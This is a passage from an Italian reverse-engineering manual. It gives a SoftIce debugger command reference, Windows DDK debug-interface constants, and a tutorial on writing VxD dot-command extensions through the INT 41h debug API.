    1. BREAKPOINT BPM, BPMB,BPMW, BPMD Breakpoint on memory access BPM [SIZE] ADDRESS [R|W|RW|X] [DEBUG REGISTER] [IF EXPRESSION} [DO COMMAND] BPMB, BPMW OR BPMD ADDRESS [R|W|RW|X] [DEBUG REGISTER] [IF EXPRESSION} [DO COMMAND] Ex: BPM 1234 RW BPRW Support conditional breakpoints and actions, and logging breakpoint to history buffer BPRW module-name | code selector [R|W|RW|T|TW] [IF expression] [DO action] Ex: BPRW GENERIC BPR Breakpoint on memory range BPR address address [R|W|RW|T|TW] [IF EXPRESSION] [DO ACTION] EX: BPR ESI EDI+32 RW BPIO Breakpoint on I/O port BPIO [–h] PORT [R|W|RW] [DEBUG REGISTER] [IF expression] [DO action] Ex: BPIO 3DA W BPINT Breakpoint on interrupt BPINT interrupt-number [IF expression] [DO action] Ex: BPINT 50 BPX Breakpoint on execution BPX address [IF expression] [DO action] Ex: BPX 282F20 BMSG Breakpoint on Windows message BMSG hwnd [L] [begin msg [end msg]] [IF expression] Ex.: BMSG 49AC WM_MOUSEFIRST WM_MOUSELAST BSTAT Breakpoint on statistics BSTAT [breakpoint #] Ex.: BSTAT 3 CSIP Set CS:EIP range qualifier CSIP [OFF | [NOT] address address | [NOT] module name] Ex.: CSIP NOT CS:201000 CS:205FFF 2. MANIPULATING BREAKPOINT BPE Edit BPE breakpoint number Ex.: BPE 4 BPT Use as template BPT breakpoint number Ex.: BPT 0 BL List BL Ex.: BL BC Clear BC list | * Ex.: BC * Pagina 377 di 1007
  • 378.
    BD Disable BD list |* Ex.: BD 1,2,3,4 BE Enable BE list | * Ex.: BE 1,2,3,4 BH History BH Ex.: BH 3. DISPLAY/CHANGE MEMORY R Display/change registers contents R [-d | register name | register name [=] value] Ex.: R EZX=50 U Unassemble instructions U [address [L lenght]] Ex.: U EIP-10 D, DB, DW, DD, DS, DL, DT Display memory D [address [L lenght]] Ex.: D B8000 E, EB, EW, ED, ES, EL, ET Edit memory E [address] [data] Ex.: E 40000 PEEK size, addr Read from physical address PEEK [size] address Ex.: PEEKD A0000000 POKE size addr val Write into physical address POKE [size] addr val Ex.: POKED F8000000 12345678 PAGEIN Load a page into physical memory PAGEIN address Ex.: PAGEIN 401000 H Help H [command] Ex.: H DW ? Evalutate expression ? expression Ex.: ? AX << 1 VER Version VER Ex.: VER WATCH Add watch WATCH address Ex.: WATCH VariableName Pagina 378 di 1007
  • 379.
    FORMAT Change format ofdata window FORMAT Ex.: FORMAT DATA Change data window DATA [window number(0-3)] Ex.: DATA 2 4. DISPLAY SYSTEM INFORMATION GDT Global description table GDT [selector | GDT base address] Ex.: GDT 28 LDT Local description table LDT [selector | LDT base address] Ex.: LDT 28 IDT Interrupts description table IDT [interrupt | IDT base address] Ex.: IDT 28 TSS Task state TSS [TSS selector] Ex.: TSS CPU CPU register info CPU [-i] Ex.: CPU PCI PCI device info PCI [-raw] [bus device function] Ex.: PCI MOD Windows module list MOD [partial name *] Ex.: MOD HEAP Windows global heap HEAP [-l] [FREE | mod | sel | 32 [heap | process]] Ex.: HEAP GDI LHEAP Windows local heap LHEAP [selector | module name] Ex.: LHEAP DS VXD Windows VXD map VXD [partial name *] Ex.: VXD VPCID TASK Windows task list TASK Ex.: TASK VCALL VXD calls VCALL [partial name *] Ex.: VCALL VPCID* Pagina 379 di 1007
  • 380.
    WMSG Windows messages WMSG [partialname *] [WMSG number] Ex.: WMSG WM_MOU* PAGE Page table info PAGE [address | [L lenght]] Ex.: PAGE DS:0 L 0 PHYS All virtual address for physical address PHYS physical address Ex.: PHYS A0000 STACK Call stack STACK [task name | thread type | SS:EBP] Ex.: STACK XFRAME Active exception frame XFRAME [frame address] Ex.: XFRAME EBP MAPV86 v86 memory map MAPV86 [address] Ex.: MAPV86 HWND Windows handle informations HWND [-x] [hwnd | [window level ] [task name]] Ex.: HWND progman CLASS Windows class informations CLASS [-x] [task name] Ex.: CLASS USER VM Virtual machine informations VM [-s] [VM ID] Ex.: VM 1 THREAD Thread informations THREAD [TCB| ID | task name] Ex.: THREAD ADDR Display/change address context ADDR [context handle | task | *] ADDR 80FD602C MAP32 32 bits section MAP32 [module handle | module name] Ex.: MAP32 kernel32 PROC Process informations PROC [-xo] [task name] Ex.: PROC –x Explorer QUERY Process virtual address space map QUERY [[-x] address] [process type] Ex.: QUERY PROGMAN WHAT Identify type of a expression WHAT expression Ex.: WHAT system Pagina 380 di 1007
  • 381.
    OBJDIR Information about objdirectory OBJDIR object-directory Ex.: OBJDIR Driver DEVICE Information about a device DEVICE [device name | address] Ex.: DEVICE HCD0 DRIVER Information about a driver DRIVER [driver name | address] Ex.: DRIVER ne2000.sys FOBJ Information about a file obj FOBJ pfile object Ex.: FOBJ EAX IRP Information about a IRP IRP pirp Ex.: IRP eax 5. I/O PORTS COMMANDS I, IB, IW, ID Input from I/O I port Ex.: I 3DA O, OB, OW, OD Output to I/O O port value Ex. O 21 FF 6. FLOW CONTROLS X Return to host debugger X Ex.: X G Go to address G [=address] [address] Ex.: G 231456 T Single step one instruction T [=address] [count] Ex.: T P Step skipping calls, int, etc. P [RET] Ex.: P HERE Goto current cursor line HERE Ex. HERE EXIT Force an exit to Windows EXIT Ex.: EXIT GENINT Generate int GENIT [NMI | INT1 | INT3 | int-number] Ex.: GENINT 2 Pagina 381 di 1007
  • 382.
    HBOOT System boot (totalreset) HBOOT Ex.: HBOOT 7. MODE CONTROLS I1HERE Direct INT1 to SOFTICE I1HERE [ON | OFF] Ex.: I1HERE ON I3HERE Direct INT3 to SOFTICE I3HERE [ON | OFF] Ex.: I3HERE ON ZAP Zap embedded INT1 e INT3 ZAP Ex.: ZAP FAULTS Enable/Disable SOFTICE fault trapping FAULTS [ON | OFF] Ex.: FAULTS ON SET Change an internal variable SET [setvariable] [ON | OFF] [value] Ex.: SET FAULTS ON 7. CUSTOMIZATION COMMANDS PAUSE Control display scroll mode PAUSE [ON | OFF] Ex.: PAUSE ON ALTKEY Set key sequence to invoche Windows ALTKEY [alt letter | controll letter] Ex.: ALTKEY ALT D FKEY Display/Set F key FKEY [function key string] Ex.: FKEY F1 DD; G @ESP DEX Display/Assign window data expressions DEX [windows number(0-3)] [expression] Ex.: DEX 2 esp CODE Display/Instructions in code window CODE [ON | OFF] Ex.: CODE ON COLOR Display/Set screen color COLOR [normal] [bold] [reverse] [help] [line] Ex.: COLOR 30 3E1F 1E 34 ANSWER Auto answer with modem ANSWER [On [com port]] [bauds rate] [i=init] | OFF] Ex.: ANSWER 1 38400 Pagina 382 di 1007
  • 383.
    TABS Set/Display tab setting TABS[1-8] Ex.: TABS 4 LINES x Set/Display num of lines LINES [25 | 43 | 50 | 60] Ex.: LINES 50 WIDTH x Set/Display num of columns WIDTH [80-160] Ex.: WIDTH 80 PRN Set printer out PRN [lptx | comx] Ex. PRN LPT1 PRINT-SCREEN (KEY) Send to print PRINT-SCREEN Ex.: PRINT-SCREEN MACRO Macro to execute MACRO [macro name] [[*] | [= “macro body”]] Ex.: MACRO Oops = “ihere off; genint 3” 8. UTILITY A Assemble code A [address] Ex.: A CS:1236 S Search for data S [-cu] address L lenght data-string Ex. S 0 L ffffff ‘Help’, 0D, 0A F Fill memory with data F addresas L lenght data-string Ex. F EBX L 50 ‘ABC’ M Move data M address L lenght address-2 Ex.: M 4000 L 80 8000 C Compare 2 data blocks C address L lenght address-2 Ex.: C 400 L 80 EBX 9. WINDOW COMMANDS WC Toggle code window WC [window size] Ex. WC 8 WD Toggle data window WD [window size] Ex.: WD 8 Pagina 383 di 1007
  • 384.
    WF Toggle floating pointstack window WF [-D] [B | W | D | F | P | *] Ex.: WF WL Toggle locals window WL [window size] Ex. WL 8 WW Toggle watch window WW Ex.: WW EC Enable/Disable code window EC Ex.: EC . Locate current instruction . Ex. : . 10. WINDOW CONTROLS CLS Clear CLS Ex.: CLS RS Restore program screen RS Ex.: RS ALTSCR Change to alternate display ALTSCR [MONO | VGA | OFF] Ex.: ALTSCR OFF FLASH Restore screen during P or T command FLASH [ON | OFF] Ex.: FLASH ON 11. SYMBOL/SOURCE COMMANDS SYM Display symbols SYM [partial name* | symbol name] Ex.: SYM hDC* SYMLOC Relocate symbols base SYMLOC segment | O | R | -C process type | section selector base Ex. SYMLOC 9D5 EXP Display export symbols EXP [partial name*] Ex.: EXP GLOB* SRC Toggle source/mixed SRC Ex.: SRC Pagina 384 di 1007
  • 385.
    TABLE n Select/Remove symboltable TABLE [[R] table-name | AUTOON | AUTOOFF] Ex.: TABLE test FILE Display/Change current source FILE [file name | *] Ex.: FILE * SS Search source for string SS [line number] [ ‘search string’] Ex.: SS 40 ‘if(i==3)’ TYPES type-name List all types TYPE [type name] Ex.: TYPE DWORD LOCALS Display locals currently in scope LOCALS Ex.: LOCALS 12. BACKTRACE SHOW Display from backtrace buffer DSHOW [start] [L lenght] Ex.: DSHOW 100 TRACE Enter backtrace simulation mode TRACE [B ! OFF | START] Ex.: TRACE OFF XT Step in trace simulation mode XT [R] Ex.: XT XP Program step in trace simulation mode XP Ex.: XP XG Go to address in trace simlation mode XG [R] address Ex.: XG 2000 XRSET Reset backtrace history XRSET Ex.: XRSET 13. SPECIAL OPERATOR . Preceding a decimal number $ Preceding address specification segment # Preceding selector @ Preceding address indirector ? Expression valutator 14. NEW SET SYMBOL on|off If on the disassembler display symbol names Pagina 385 di 1007
  • 386.
    WSTR Use this operatorwith the expression valutator WSTR type cast operator Ex.: ? WSTR(eax) ESTENDERE SOFTICE USANDO I SERVIZI API DI DEBUGGING SoftIce, coma abbiamo visto, costituisce il più potente debugger in circolazione e combinato con un altro sistema come IDA fornisce quanto di più uno dedicato alla reverse engineering può desiderare. In ogni caso esistono diversi pacchetti in giro che permettono di espandere SoftIce aggiungendogli altri comandi nuovi o atti a modificare quelli esistenti. Per creare l’estensione che segue dovremo essere in grado di creare un nuovo VXD per cui ci sarà necessario il Microsoft DDK (Device Development Kit) e il MASM per la compilazione. Nello stesso DDK è inserito quanto necessario per estendere le funzioni di debugging. Date un occhiata al seguente file (DEBUGSYS.INC fornito con il DDK). ifndef _DEBUGSYS_H _DEBUGSYS_H EQU 1 D386_RM_Int EQU 68H D386_Id EQU 0F386H D386_MIN EQU 43H D386_IdentifyEQU 43H D386_Prepare_PMode EQU 44H D386_Real_Mode_Init EQU 45H D386_Set_Switches EQU 46H D386_Execute_Cond EQU 47H D386_Free_Segment EQU 48H D386_Set_Baudrate EQU 49H D386_Reinit EQU 4aH D386_Def_Deb_Segs EQU 4bH D386_Set_Com_Port EQU 4cH D386_Link_SymEQU 4dH D386_Unlink_Sym EQU 4eH D386_Remove_Segs EQU 4fH D386_Load_Segment EQU 50H D386_Display_Char EQU 51H D386_Display_Str EQU 52H D386_IsVxDInstalled EQU 53H D386_VxDInstall EQU 54H D386_RegisterDotCmd EQU 55H D386_DeRegisterDotCmd EQU 56H D386_Printf EQU 57H D386_Link_Sym_Phys EQU 58H D386_CheckMapEQU 59H D386_SetAutoLoadSym EQU 5aH D386_SetTeftiPort EQU 5bH D386_ExecDebugCommand EQU 5cH D386_LoadCodeDataHigh EQU 5dH D386_SetWinVersion EQU 5eH D386_ScanCharEQU 5fH D386_UnGetChar EQU 60H D386_Stop EQU 61H ifdef WDEB98 D386_Set_Baudrate_Ex EQU 62H D386_SetBuildInfo EQU 63H D386_Set_Switches_Ex EQU 64H D386_MAX EQU 64H else D386_MAX EQU 61H endif ST_code_sel EQU 0H ST_data_sel EQU 1H ST_code_seg EQU 10H ST_data_seg EQU 11H ST_dual_code EQU 40H ST_dual_data EQU 41H ST_device_code EQU 80H ST_device_data EQU 81H D386_Device_Params STRUC DD_logical_seg DW ? DD_actual_sel DW ? DD_base DD ? DD_length DD ? DD_name DF ? DD_sym_name DF ? DD_alias_sel DW ? D386_Device_Params ENDS WDEB_INT2F_STARTING EQU 0H WDEB_INT2F_ENDING EQU 1H WDEB_INT2F_NESTED_STARTINGEQU 2H WDEB_INT2F_NESTED_ENDING EQU 3H PMINIT_INIT_IDT EQU 0H PMINIT_INIT_PAGING EQU 1H PMINIT_ENABLE_DEBUG_QUERYSEQU 2H PMINIT_INIT_SPARE_PTE EQU 3H PMINIT_SET_ENTER_EXIT_VMM EQU 4H PMINIT_GET_SIZE_PHYS EQU 5H PMINIT_SET_BASE_SPARE_PTE EQU 6H PMINIT_ENABLE_MEMORY_CONTEXT EQU 7H PMINIT_MAX EQU 7H WdebVCPIInfo STRUC fnVCPI DF ? rdsVCPI DW ? laVTP DD ? Port67 DW ? WdebVCPIInfo ENDS VTP STRUC zaCr3VTP DD ? laGdtrVTP DD ? laIdtrVTP DD ? selLdtVTP DW ? selTrVTP DW ? ipVTP DW ? unusedVTP DW ? csVTP DW ? Pagina 386 di 1007
  • 387.
    VTP ENDS VCPI_RM_CALLOUT_INT EQU67H VCPI_PROT_ENTRY EQU 0DE0CH Debug_Serv_Int EQU 41H DS_Out_Char EQU 0H DS_In_Char EQU 1H DS_Out_Str EQU 2H DS_Is_Char EQU 3H DS_Out_Str16 EQU 12H DS_ForcedGO16EQU 40H DS_LinkMap EQU 45H DS_UnlinkMap EQU 46H DS_CheckMap EQU 47H DS_IsAutoLoadSym EQU 48H DS_DebLoaded EQU 4FH DS_DebPresentEQU 0F386H DS_LoadSeg EQU 50H DS_LoadSeg_32EQU 0150H DS_MoveSeg EQU 51H DS_FreeSeg EQU 52H DS_FreeSeg_32EQU 0152H DS_DGH EQU 56H DS_DFL EQU 57H DS_DLL EQU 58H DS_StartTask EQU 59H DS_Kernel_Vars EQU 5aH DS_VCPI_Notify EQU 5bH DS_ReleaseSegEQU 5cH DS_User_Vars EQU 5dH DS_POSTLOAD EQU 60H DS_EXITCALL EQU 62H DS_INT2 EQU 63H DS_LOADDLL EQU 64H DS_DELMODULE EQU 65H DS_LOGERROR EQU 66H DS_LOGPARAMERROR EQU 67H DS_RIN EQU 09H DS_BANKLINE EQU 0AH DS_NEWTASK EQU 0BH DS_FLUSHTASK EQU 0CH DS_SWITCHOUT EQU 0DH DS_SWITCHIN EQU 0EH DS_IntRings EQU 20H DS_IncludeSegs EQU 21H MaxDebugSegs EQU 20 DS_CondBP EQU 0F001H DS_ForcedBP EQU 0F002H DS_ForcedGO EQU 0F003H DS_HardINT1 EQU 0F004H DS_Out_SymbolEQU 0FH DS_Disasm_InsEQU 10H DS_JumpTableStart EQU 70H DS_RegisterDotCommand EQU 70H DS_RegisterDotCommand16 EQU 71H DS_DeRegisterDotCommand EQU 72H DS_Printf EQU 73H DS_Printf16 EQU 74H DS_GetRegisterSet EQU 75H DS_SetAlternateRegisterSetEQU 76H DS_GetCommandLineChar EQU 77H DS_EvaluateExpression EQU 78H DS_VerifyMemory EQU 79H DS_PrintRegisters EQU 7aH DS_PrintStackDump EQU 7bH DS_SetThreadID EQU 7cH DS_ExecDebugCommand EQU 7dH DS_GetDebuggerInfo EQU 7eH DS_CheckFaultEQU 7fH DS_SetBreak EQU 80H DS_RedirectExec EQU 81H DS_PassOnDebugCommand EQU 82H DS_TrapFault EQU 83H DS_SetStackTraceCallBack EQU 84H DS_RemoveSegsEQU 85H DS_DefineDebugSegs EQU 86H DS_SetBaudRate EQU 87H DS_SetComPortEQU 88H DS_ChangeTaskNum EQU 89H DS_ExitCleanup EQU 8aH DS_InstallVGAHandler EQU 8bH DS_GetComBaseEQU 8cH DS_GetSymbol EQU 8dH DS_CopyMem EQU 8eH ifdef WDEB98 DS_SetBaudRateEx EQU 8fH DS_Reserved0 EQU 90H DS_Reserved1 EQU 91H DS_Reserved2 EQU 92H DS_Reserved3 EQU 93H DS_Reserved4 EQU 94H DS_Reserved5 EQU 95H DS_Reserved6 EQU 96H DS_Reserved7 EQU 97H DS_Reserved8 EQU 98H DS_Reserved9 EQU 99H DS_Reserved10EQU 9AH DS_Reserved11EQU 9BH DS_Reserved12EQU 9CH DS_Reserved13EQU 9DH DS_Reserved14EQU 9EH DS_Reserved15EQU 9FH DS_InstallVxDThunk EQU 0A0H DS_ThunkDownTo16 EQU 0A1H DS_JumpTableEnd EQU 0A1H else DS_JumpTableEnd EQU 8eH endif SaveRegs_Struc STRUC Debug_EAX DD ? Debug_EBX DD ? Debug_ECX DD ? Debug_EDX DD ? Debug_ESP DD ? Debug_EBP DD ? Debug_ESI DD ? Debug_EDI DD ? Debug_ES DW ? Debug_SS DW ? Debug_DS DW ? Debug_FS DW ? Debug_GS DW ? Debug_EIP DD ? Debug_CS DW ? dwReserved DD ? Debug_EFlags DD ? Debug_CR0 DD ? Debug_GDT DB SIZE QWORD DUP (?) Debug_IDT DB SIZE QWORD DUP (?) Debug_LDT DW ? Debug_TR DW ? Debug_CR2 DD ? Debug_CR3 DD ? Debug_DR0 DD ? Debug_DR1 DD ? Debug_DR2 DD ? Debug_DR3 DD ? Debug_DR6 DD ? Debug_DR7 DD ? Debug_DR7_2 DD ? Pagina 387 di 1007
  • 388.
    Debug_TR6 DD ? Debug_TR7DD ? Debug_TrapNumber DW ? Debug_ErrorCode DW ? SaveRegs_Struc ENDS DebInfoBuf STRUC DIB_MajorVersion DB ? DIB_MinorVersion DB ? DIB_Revision DB ? DIB_Reserved DB ? DIB_DebugTrap16 DD ? DIB_DebugTrap32 DF ? DIB_DebugBreak16 DD ? DIB_DebugBreak32 DF ? DIB_DebugCtrlC16 DD ? DIB_DebugCtrlC32 DF ? DebInfoBuf ENDS BreakStruc STRUC BS_BreakEIP DD ? BS_BreakCS DW ? BS_BreakESP DD ? BS_BreakSS DW ? BreakStruc ENDS RedirectExecStruc STRUC RDE_fpbufDebugCommand DF ? RDE_cbDebugCommand DW ? RDE_fpszInput DF ? RDE_usFlags DW ? RDE_cbOutput DD ? RDE_fpbufOutput DF ? RedirectExecStruc ENDS REPEAT_FOREVER_CHAR EQU 0feH AddrS STRUC AddrOff DD ? AddrSeg DW ? AddrType DB ? AddrSize DB ? AddrTask DW ? AddrS ENDS EXPR_TYPE_SEGEQU 0001H EXPR_TYPE_SELEQU 0009H EXPR_TYPE_LINEQU 0002H EXPR_TYPE_PHYEQU 000AH EXPR_TYPE_LOGEQU 0008H EXPR_TYPE_MODEQU 000BH DEBUG_FAULT_TYPE_V86 EQU 0001H DEBUG_FAULT_TYPE_PM EQU 0002H DEBUG_FAULT_TYPE_RING0 EQU 0004H DEBUG_FAULT_TYPE_FIRST EQU 0008H DEBUG_FAULT_TYPE_LAST EQU 0010H Win386_Query_Int EQU 22H Win386_Alive EQU 0 Win386_Q_Ack EQU 0F386H Win386_Query EQU 1 Win386_PhysToLinr EQU 2 Win386_AddrValid EQU 3 Win386_MapVM EQU 4 Win386_UnmapVM EQU 5 Win386_GetDLAddr EQU 6 Win386_GetVXDName EQU 7 Win386_GetPDEEQU 8 Win386_GetFrame EQU 9 Win386_GetLDTAddress EQU 10 Win386_GetThreadID EQU 11 Win386_GetTSHandler EQU 12 Win386_GetArplHandler EQU 13 Max_Win386_Services EQU 13 endif Pagina 388 di 1007
  • 389.
    Il sistema originariamenteera stato disegnato per il debugger WDEB386 della Microsoft. La teoria è legata al fatto di creare comandi che dovranno essere inseriti in SoftIce mediante un punto precedente al comando stesso ( .comando xxx). I devices driver virtuali vengono riferiti con il termine VXD i quali sono in forma generale dei file eseguibili a 32 bits i quali possiedono il più alto privilegio possibile nel ring0. Il discorso dei vari ringx è relativo al sistema di gestione del sistema operativo, ovvero è un metodo interno all’ OS di cui vedremo qualche cosa parlando come argomento del sistema di SoftIce per l’intercettazione dei faults. Il tipo di eseguibile non è PE ma LE (linear executable) ovvero un vecchio tipo di eseguibile. Ultimamente la loro importanza è diventata notevole tanto che la Microsoft ha aggiunto al possibilità di leggere dinamicamente questi file. In passato venivano usati soltanto per creare device virtuali di periferiche hardware mentre ai nostri giorni troviamo tante perti di codice inserite in questi file al fine di velocizzare l’esecuzione oppure per guadagnare l’accesso a risorse di sistema riservate. L’interfaccia del debugger in modo protetto sotto Windows 95 o superiore fornisce un metodo molto semplice per permettere il colloquio tra DLL a 32 bits, VXD e il sistema. In Win95 questo sistema è accessibile tramite l’ INT41h. Tra le altro cose l’interfaccia dell’int41h permette a un VXD di fornire delle routines specifiche di debug le quali possono essere chiamate dalla console di debug. In teoria qualsiasi debugger a livello di sistema può essere esteso in questo modo. Questo va detto con cautela visto che non tutte le funzioni fornite dall’int41h sono implementate dal vostro debugger. SoftIce, tanto bene quanto il WinDbg di Microsoft le supporta anche se di fatto non può garantire nulla in quanto queste estensioni sono implementate nel VMM il quale non è parte di SoftIce. Inoltre le estensioni .punto non possono eseguire controlli legati agli errori e tantomeno sapere quali potrebbero essere le necessità di sistema. L’inoltro di un comando .punto in un momento non idoneo potrebbe creare un crash di sistema. Comunque ritorniamo al metodo per implementare delle estensioni a SoftIce. Come dicevamo prima il modo è appunto quello di usare il punto innanzi al comando come mostrato prima. Andando sotto SoftIce e digitando .vmm avremo mostrata una finestra con un menu composto da diverse opzioni di debug le quali non sono parte di SoftIce ma implementate tramite vmm.vxd (Virtual Machine Manager). Quando inviamo o digitiamo un comando .VXDnome il sistema invia un messaggio Debug_Query allo specifico device virtuale. Se la procedura di ControlDispatch del VXD di traget supporta un handler per questo messaggio allora il controllo gli viene passato. La procedura per la gestione del messaggio di Debug_Query deve risiedere in un segmento locked (ovvero bloccato e non scaricabile su disco neppure dalla gestione cache). Se fosse dentro ad un pageable code-segment il vostro sistema potrebbe sganciare la procedura se questa fosse residente, in quel momento, su disco come pagina scaricata dalla memoria. Entrando nuovamente in SoftIce e digitando .my
  • 390.
    Qui entrerebbe inballo un discorso relativo alle versioni a disposizione del sistema operativo in base al fatto che disponiate di una versione compilata di debug o una normale di commercializzazione. Questo discorso è legato al fatto che sotto la versione di debug esistono alcuni VXD in più rispetto all’altra versione. In ogni caso dovreste avere a video il range della vostra memoria valida. A questo punto è importante conoscere come il debugger chiama questo codice e come riesce ad avere i limiti validi della memoria fisica. Implementare un comando punto (dot) è come imporre una certa architettura al server VXD. In questo caso il comando sarebbe .M e non .MY. Il successivo Y sarebbe un parametro passato al’handler con questo comando. Quando il server VXD sta inizializzando la sua interfaccia di debug deve richiamare una funzione chiamata RegisterDotCommand (INT 41h - servizio 70h AX=70h) per rehgistrare il comando in questione nel sistema di debugger. Fondamentalmente registrare un comando dot fornisce al sistema di debugger un entry point con il quale può essere chiamato quando viene inviato un tale comando. Per vedere quali comandi dot sono registrati è sufficiente inviare un comando : .? Come dicevamo prima l’interfaccia API relativa al protect mode debuger è implementata tramite INT41h. Questo interrupt chiama il debugger di sistema tramite un gate dell’interrupt a 32 bits, direttamente per eseguire varie funzioni. Questa interfaccia è parzialmente non documentata (nel capitolo ASSEMBLER è usato dentro al programma MAP). La lista che segue mostra le funzioni dell’INT 41h più utilizzate : AX=00h -- Display character on debug terminal entry : AL = character to display AX=01h -- Read character from debug terminal returns: AL = readed char AX=02h -- Displays a string on debug terminal entry: DS:ESI pointer to null terminated string to display AX=12h -- Displays a string on debug terminal (called by 16 bit code ) entry: DS:SI pointer to null terminated string to display AX=40h -- Run debugee until specified CS:IP is reached entry : CX = desired CS BX = desires IP AX=70h -- Register dot command (32 bit code ) entry: BL = dot command to register ESI = linear address of the handler routine EDI = linear address of the help text
  • 391.
    returns: AX == 0if successful AX != 0 if registration failed AX=71h -- Register dot command (called by 16 bit code ) entry: BL = dot command to register CX:SI = linear address of the handler routine DX:DI = linear address of the help text returns: AX == 0 if successful AX != 0 if registration failed AX=72h -- Unregister dot command (unregister dot commands registered by both 70h & 71h) entry: BL = dot command to de-register AX=73h -- Debug prinf ( C like printf function >> output on debugger terminal ) 32 bit entry: DS:ESI = address of format string DS:EDI = address of first parameter passed ( all parameter are DWORD's ) returns: EAX = nr. of characters printed on debug terminal AX=74h -- Debug printf (C like printf function >> out on debugger terminal) 16 bit entry: DS:SI = address of format string ES:DI = address of the start of the word or dword arguments returns: AX = nr of chars outputed AX=75h -- Get Register Set entry : DS:ESI = address of a SaveRegs_Struc type structure AX=76h -- Set Alternate Register Set entry: CX = thread ID (0 for current thread) DS:ESI = address of a SaveRegs_Struc type structure
  • 392.
    AX=77h -- GetCommand Line Chararacter entry: BL = 0 -> get char , text pointer not incremented , leading space not ignored = 1 -> get char , increment text pointer , leading blank is skipped = 2 -? get char , text pointer not incremented ,leading blank is skipped exit: AL = command line character retrieved AH = 0 if EOL encountered , !0 if more characters await parsing AX=78h -- Evaluate Expression entry: ds:esi expression to evaluate returns: AX: -> 0, returns a data value -> !0 returns a linear address CX = TID EBX = evaluated value AX=79h -- Verify Memory entry: ECX = length of memory region DS:ESI = starting address of memory to verify returns: AX: -> 0 OK -> !0 memory range is invalid AX=7A -- Directs debugger to dump current registers AX=7b -- Directs debugger to perform a stack dump entry: BX: -> 01h - verbose stack dump -> 02h - 16 bit stack dump -> 04h - 32 bit stack dump AX=7dh -- Execute Debugger Command entry: DS:ESI = pointer to the command script CX = size in bytes of script
  • 393.
    Alcune strutture: SaveRegs_Struc struc Debug_EAXdd ? Debug_EBX dd ? Debug_ECX dd ? Debug_EDX dd ? Debug_ESP dd ? Debug_EBP dd ? Debug_ESI dd ? Debug_EDI dd ? Debug_ES dw ? Debug_SS dw ? Debug_DS dw ? Debug_FS dw ? Debug_GS dw ? Debug_EIP dd ? Debug_CS dw ? dd ? Debug_EFlags dd ? Debug_CR0 dd ? Debug_GDT dq ? Debug_IDT dq ? Debug_LDT dw ? Debug_TR dw ? Debug_CR2 dd ? Debug_CR3 dd ? Debug_DR0 dd ? Debug_DR1 dd ? Debug_DR2 dd ? Debug_DR3 dd ? Debug_DR6 dd ? Debug_DR7 dd ? Debug_DR7_2 dd ? Debug_TR6 dd ? Debug_TR7 dd ? Debug_TrapNumber dw -1 Debug_TrapNumber dw -1 Debug_ErrorCode dw 0 SaveRegs_Struc ends Ci sono altre funzioni implementate tramite int 41h ma sono più complesse e questo non èm luogo per creare un capitolo relativo a queste.
  • 394.
    Se desiderate appprofondirel’argomento guardate nel DDK. Per implementare queste estensioni a SoftIce si deve scegliere in nquale linguaggio scriverle. Le scelte cadono tra l’assembler e il C/C++. Nel secondo caso conviene procurarsi qualche tool destinato alla scrittura dei device driver (Vtools - Vireo Software). E’ anche possibile scegliere di scriverlo interamente in assembler. Per prima cosa bisogna procurarsi un device ID unico anche se questo non è obbligatorio ma serve a fare in modo che il VXD non venga nuovamente riletto se già presente in memoria. L’ordine di lettura non importa nche se si deve considerare nel caso in cui vengano utilizzate nel vostro VXD parti scritte da altri. Le uniche parti che devono essere lette prima del nostro modulo sono il VMM e il DebugDevice. Inoltre nomn sono richieste precauzioni particolari fino a che il vmm.vxd e il DebugDevice possiedono Init_Order uguale e 0. Questo valore specifica che il VMM deve partire leggendo i VXD partendo con il valore più basso per giungere al valore UNDEFINED_INIT_ORDER come ultimo. In questo modo semplicemente specificando UNDEFINED_INIT_ORDER tutto sarà OK. La successiva cosa veramente importante è la procedura del Virtual Device's control. Dovrete sempre inserire questa procedura in un segmento BLOCCATO (locked). Questa routine è una funzione callback la quale risponde ai messaggi inviati da VMM e diretti ai VXD i quali prendono le appropriate misure di risposta. Spesso questa routine passa meramente il controllo al vcodice utente responsabile di gestire il messaggio. Ricordatevi che se avviene il ritorno con il CARRY FLAG settato dal vostro handler significa che è avvenuto un errore mentre un CARRY FLAG “pulito” indica che tutto è andato per il verso giusto. Un debug helper VxD deve gestire al minimo due messaggi Queste sono Device_Init e Debug_Query. Se avete in progetto di scrivere il vostro VXD come un Dynamic loadable device driver la procedura di controllo dovrà gestire altri due messaggi e precisamente Sys_Dynamic_Device_Init e Sys_Dynamic_Device_Exit. In alcuni casi dovrà essere processato anche il messaggio W32_DeviceIocontrol. message and write an appropriate handler to dispatch control to your procedures.Please note Qundo eseguite la compilazione con il MASM dovete mantenere il livello di debug ad almeno UNO (parlo del Flag di compilazione) per fare in modo che non vengano eliminate certe macro di debug definite in VMM.INC. Se il vostro device dispone di un handler per il messaggio Debug_Query, digitando un comendo DOT seguito dal nome del VXD questo verrà processato. Per utilizzare il tipo due dei comandi a punto sarà necessario informare il debugger sulla sua esistenza. Il miglior posto per fare questo è dentro all’ handler per il messaggio di Device_Init. Prima di provare a registrare un comando punto dovrete essere sicuri che il debugger sia presente. Inviando un INT 41h senza un debugger caricato si crea un errore di protezione (protection faults). Se una protection fault capita dentro a un messaggio Device_Init presente in un device letto staticamente, non solo il caricamento dello stesso non arriva a buon fine ma anche l’inizializzazione di Win 9x non potrà proseguire. Questo spesso crea gravi problemi che necessitano successivamente dell’uso di Windows in modo di prova. Il metodo più semplice per vedere se il debugger è in uso è quello di usare Test_Debug_Installed fornito da vmm (VxdCall Test_Debug_Installed). Questo tornerà con lo zero flag cancellato se il debugger è presente. Se ZF (zero flag) è settaqto allora il debugger non è presente. Se questo è vero, ovvero il debugger non è presente, non dovrete caricare il VXD.
  • 395.
    Voi dovrete semplicementefare questo ritornando con il CF settato dal messaggio Device_Init message , informando la virtual machine manager che la procedura di inizializzazione è fallita. Quando invece sarete sicuri che il debugger è presente in memoria potrete registrare i vari comandi punto. Questo viene eseguito chiamando INT 41h con AX = 70h. Gli altri registri vengono settati con : BL = comando punto da registrare. (Esempio: mov bl, ‘Z’ per dire che il comando è .Z) ESI= indirizzo della routine di gestione. EDI= Indirizzo della stringa di help terminata con CR. Le seguenti sono restrizioni applicabili all’ handler : 1. L’ handler deve risiedere nello stesso stack usato quando viene chiamato Int41h 2. L’handler non deve cambiare CS , DS , e provare ad accedere a indirizzi di memoria non validi. 3.L’handler deve girare sul ring0. Dopo aver registrato tali comandi punto potrete accedere alle loro funzioni dal debugger. Se non lo desiderate più dovrete deregistrarlo. Se il vostro VXD è letto staticamente non esiste modo per deregistrare i comendi punto che dovranno essere presenti sino alla fne di Win9x. Se il 